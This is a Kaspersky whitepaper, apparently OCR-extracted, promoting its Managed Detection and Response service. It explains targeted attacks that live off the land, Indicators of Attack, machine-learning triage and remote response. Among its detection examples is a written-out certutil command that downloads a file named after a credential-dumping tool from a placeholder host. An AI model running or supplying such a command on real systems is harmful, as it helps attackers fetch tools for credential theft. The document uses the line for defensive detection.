

A systemic approach to protection

Hunting the hunters

Learn more on kaspersky.com
#bringonthefuture

Introduction

As corporate processes undergo extensive, across-the-board automation, businesses are becoming increasingly dependent on information technologies. This, in turn, means the risks associated with disruption to core business processes are steadily shifting to the IT field. The developers of automation tools are aware of this and, in an attempt to address possible risks, are increasingly investing in IT security – a key characteristic of any IT system along with reliability, flexibility and cost. The last couple of decades have seen a dramatic improvement in the security of software products – virtually all global software manufacturers now publish documents dedicated to safety configurations and the secure use of their products, while the information security market is flooded with offers to ensure protection in one form or another.

On the flipside, the more a company's business is dependent on IT, the more attractive the idea of hacking its information systems, justifying any additional investment in resources required to carry out a successful attack in the face of increased IT security levels.

A systemic approach to protection

Increased software security levels and constantly evolving protection technologies make mounting a successful attack more challenging. So cybercriminals, having invested in penetrating multiple layers of defenses, want to spend plenty of time inside the target infrastructure, maximizing their profits by doing as much damage as possible. Hence the emergence of targeted attacks.

These attacks are carefully planned and implemented – along with automated tools, they require the direct and deep involvement of professional attackers to penetrate the systems. Counteracting these professional attackers can only be undertaken effectively by professionals who are no less qualified and who are equipped with the latest tools for detecting and preventing computer attacks.

From a risk management standpoint, an organization's security goals are considered achieved when the cost to the attacker of compromising the system exceeds the value to that attacker of the information assets gained. And, as we've said, penetrating multiple security layers is expensive and challenging. But there is a way of dramatically cutting the costs of an advanced attack, while almost certainly remaining undetected by built-in security software. You simply incorporate a combination of widely known legitimate tools and techniques into your advanced attack armory.

Today's operating systems actually contain everything needed to attack them, without having to resort to malicious tools, dramatically cutting the cost of hacking. This 'dual functionality' of OS built-in tools is what system administrators work with, so distinguishing their legitimate activities from those of a threat actor is very difficult, and virtually impossible through automation alone. The only way to counter such threats is to adopt a systemic approach to protection (Figure 1). This implies prompt detection if a threat is impossible to prevent, and if automatic detection is impossible, then having proactive threat hunting and incident response practices in place to search through collected data in order to identify and to respond in a timely manner to threats that successfully evade automatic security solutions.



Figure 1. A systemic approach to protection

Hiding in plain sight

At Kaspersky, we can say with a degree of confidence that the list of threat detection and prevention technologies we've developed over the years, including the latest research on big data and machine learning, means our security products can neutralize any attack that can be detected and prevented automatically. But automatic detection and prevention is just the beginning. More than 20 years of researching and preventing computer attacks have given us an even more powerful tool to tackle those areas when automation just isn't enough – unequalled human expertise.

Targeted attacks take the protection tools available to their victims into consideration and are developed accordingly, bypassing automatic detection and prevention systems. These kinds of attack are often carried out without any software being used, and the attackers' actions are barely distinguishable from those that an IT or information security officer would normally perform.

The following are just some of the techniques applied in today's attacks:

- The use of tools to hamper digital forensics, e.g. by securely deleting artefacts on the hard drive or by implementing attacks solely within a computer's memory
- The use of legitimate tools that IT and information security departments routinely use
- Multi-stage attacks, when traces of preceding stages are securely deleted
- Interactive work by a professional team (similar to that used during penetration testing)

Such attacks can only be identified after the target asset has been compromised, as only then can suspicious behavior indicative of malicious activity be detected. A key element here is the involvement of a professional analyst. A human presence within the event analysis chain helps compensate for weaknesses inherent in automated threat detection logic. And when pentest-like attacks involve an active human attacker, that human undoubtedly has an advantage when it comes to bypassing automated technologies. The opposing presence of a suitable armed human analyst then becomes the only sure way to counter the attack.

IT security talent crunch

Meanwhile, IT security personnel recruitment is at crisis levels. The number of unfilled positions globally stands at 4.07 million, up from 2.93 million this time last year. The growing demand for IT security expertise also means that it's tough not just to find skilled professionals, but also to justify the high costs involved in hiring them. So if you don't currently have a full complement of security specialists for threat hunting, investigation and response, it's no good banking on being able to attract more. You need to find another way.

Managed Detection and Response (MDR) products and services can be an effective solution for organizations seeking to establish and to improve their early, effective threat detection and response but lacking sufficient internal expert IT security resources (Figure 2). Outsourcing skills-hungry security tasks, e.g. threat hunting, to an experienced MDR provider will deliver an instantly matured IT security function without the need to invest in additional staff or expertise. Fully managed and individually tailored ongoing detection, prioritization, investigation and response can help to prevent business disruption and minimize overall incident impact, more than justifying any associated costs.



Figure 2. The scope of MDR services

The needle in the haystack

The Kaspersky SOC continuously monitors more than 250k endpoints worldwide, and this number is constantly growing. We collect and process a huge amount of telemetry from each of these sensors. While the majority of threats are detected and prevented automatically, and only a small number of them go to human validation, the amount of raw telemetry requiring additional review is still enormous, and analyzing all this manually to provide threat hunting to customers in the form of an operational service would be impossible. The answer is to single out for further review by the SOC analyst those raw events which are in some way related to known (or even just theoretically possible) malicious activity.

In our SOC, we call these types of event 'hunts', officially known as 'Indicators of Attack' or IoAs, as they help to automate the threat hunting process. IoA creation is an art, and like most art forms there's more to it than just systematic performance. Questions need to be asked and answered, like 'Which techniques need detecting as a priority, and which can wait a little?' or 'Which techniques would a real attacker be most likely to use?' This is where a knowledge of adversary methods is of so much value.

IoA-based detection is applied to post-exploitation activity, where the tools used by attackers are not explicitly malicious, but their hostile usage is. Standard but suspicious functionality is identified in legitimate utilities, where classifying the observed behavior as malicious through automation would be impossible.

Examples of IoAs:

- **Start command line (or bat/PowerShell) script within a browser, office application or server application (such as SQL server, SQL server agent, nginx, JBoss, Tomcat, etc.);**
- **Suspicious use of certutil for file download (example command: certutil -verifyctl -f -split https[:]//example.com/wce.exe);**
- **File upload with BITS (Background Intelligent Transfer Service);**
- **whoami command from SYSTEM account, and many others.**

Kaspersky identifies almost half of all incidents through the analysis of malicious actions or objects detected using IoAs, demonstrating the general efficiency of this approach in detecting advanced threats and sophisticated malware-less attacks. However, the more a malicious behavior mimics the normal behavior of users and administrators, the higher the potential rate of false positives and, consequently, the lower the conversion rate from alerts. So this is something that needs to be addressed.

Jumping the queue

Advanced attackers often use the same tools, from the same workstations, addressing the same systems, and at the same time intervals as a real system administrator would – with no anomalies, no outliers – nothing. Faced with this, only a human analyst can make the final decision, attributing observed activity as malicious or legitimate, or even doing something as simple as asking the IT staff if they really performed these actions.

However, SOC analysts can only work with finite throughput. As a human analyst is needed to verify and prioritize automatic detections for further investigation and response, it's very important to determine as soon as possible whether the observed behavior is normal for a particular IT infrastructure. Having a baseline for what's normal activity will help reduce the number of false alerts and raise the effectiveness of threat detection.

High false positive rates and significant alert flows requiring verification and investigation can significantly affect the mean-time-to-respond to real incidents. This is where Machine Learning (ML) comes in. ML models can be trained on alerts previously validated and labeled by SOC analysts. By providing alerts with specific scoring ML model can assist with prioritization, filtering, queuing and so on. Kaspersky's proprietary ML model enables the automation of the initial incident triage and minimizes the mean-time-to-respond by significantly increasing analyst throughput.

The devil is in the detail

Alerts from protected assets require correlation as attackers move laterally from host to host. To define the most effective response strategy, it's important to identify all affected hosts and gain complete visibility into their actions. In some cases, additional investigation may be required. Analysts gather as much context as possible to determine the severity of an incident. Incident severity is based on a combination of factors, including threat actor, attack stage at the time of incident detection (e.g. cyber kill chain), the number and types of assets affected, details about the threat and how it may be relevant to a customer's business, the identified impact on infrastructure, complexity of remediation measures and more. To understand what's actually going on, you need to maintain access to continuously updated knowledge about your attackers, their motivation, their methods and tools, and the potential damage they could inflict. Generating this intelligence requires constant dedication and high levels of expertise.

Kaspersky SOC analyzes the received data utilizing all our knowledge about tactics, techniques and procedures used by adversaries worldwide (Figure 3). We gather information from constant threat research, the MITRE ATT&CK knowledge base, dozens of security assessment engagements a year carried out in all verticals, and continuous security monitoring and incident response practices. This constantly updated knowledge ensures successful detection of stealthy non-malware threats and delivers complete situational awareness, allowing us to verify borderline cases and provide customers with clear and actionable guidance.


KASPERSKY
Analysis workflow:
Situational awareness
Investigation of borderline cases
Overall process improvement
Macro correlation, hypotheses:
All TTP knowledge:
MITRE ATT&CK
Internal research
Security assessment/red teaming
Incident response practice
Security monitoring practice
AUTOMATED AND GUIDED INCIDENT RESPONSE
CUSTOMER
Micro correlation:
All EPP and network detection technologies
Reputation (through cloud)
Detection logic adjustment
Events and metadata

Figure 3. Incident analysis flow in Kaspersky MDR

Pulling the switch

Once the response strategy is defined, it's time to take action. Usually, MDR services end here. Customers receive incident reports with response recommendations – then it's their responsibility to apply them to their systems. Considering that a lack of IT security expertise may have caused the customer to opt for MDR in the first place, and the fact that such recommendations can be highly technical and not always clear and actionable, timely and effective response may be jeopardized. Absence of a centralized automated response capability adds to the problem significantly, compromising the potential benefits gained from such engagements.

Kaspersky MDR relies on leading-edge security technologies based on unique ongoing threat intelligence and advanced machine learning. It automatically prevents the majority of threats while validating all product alerts to ensure the effectiveness of automatic prevention, and proactively analyzes system activity metadata for any signs of an active or impending attack. Our MDR shares the same agent with Kaspersky Endpoint Security for Business and Kaspersky Endpoint Detection and Response (EDR) Optimum, providing extended functionality once activated. The agent allows infected hosts to be isolated, unauthorized processes to be terminated, and malicious files to be quarantined and deleted – all done remotely at a single click.

Depending on your requirements, the service offers a completely managed or guided disruption and containment of threats, while keeping all response actions under your full control. Incident response guidelines are actionable and delivered in plain English allowing for quick and effective execution. Kaspersky MDR customers can use the EDR Optimum functionality to centrally initiate recommended response actions themselves, or authorize Kaspersky to automatically launch remote incident response for certain types of incidents[1].

Conclusion

Neither automated threat detection and prevention tools nor cyberthreat hunting alone is a silver bullet for the entire spectrum of today's threats. However, a combination of traditional detection and prevention tools activated before a compromise occurs, plus a post-compromise iterative process of searching for new threats missed by automated tools, can be highly effective. Kaspersky Managed Detection and Response maximizes the value of your Kaspersky security solutions by delivering fully managed, individually tailored ongoing detection, prioritization, investigation and response.

Countering targeted attacks requires extensive experience as well as constant learning. As the first vendor to establish, almost a decade ago, a dedicated center for investigating complex threats, Kaspersky has detected more sophisticated targeted attacks than any other security solution provider. Leveraging this unique expertise, you can gain the major benefits from having your own Security Operations Center without having to actually establish one.

[1] Please see the list of currently available remote response actions here. This list will be continuously extended.

Cyber Threats News: www.securelist.com
IT Security News: business.kaspersky.com

www.kaspersky.com

BRING ON
THE FUTURE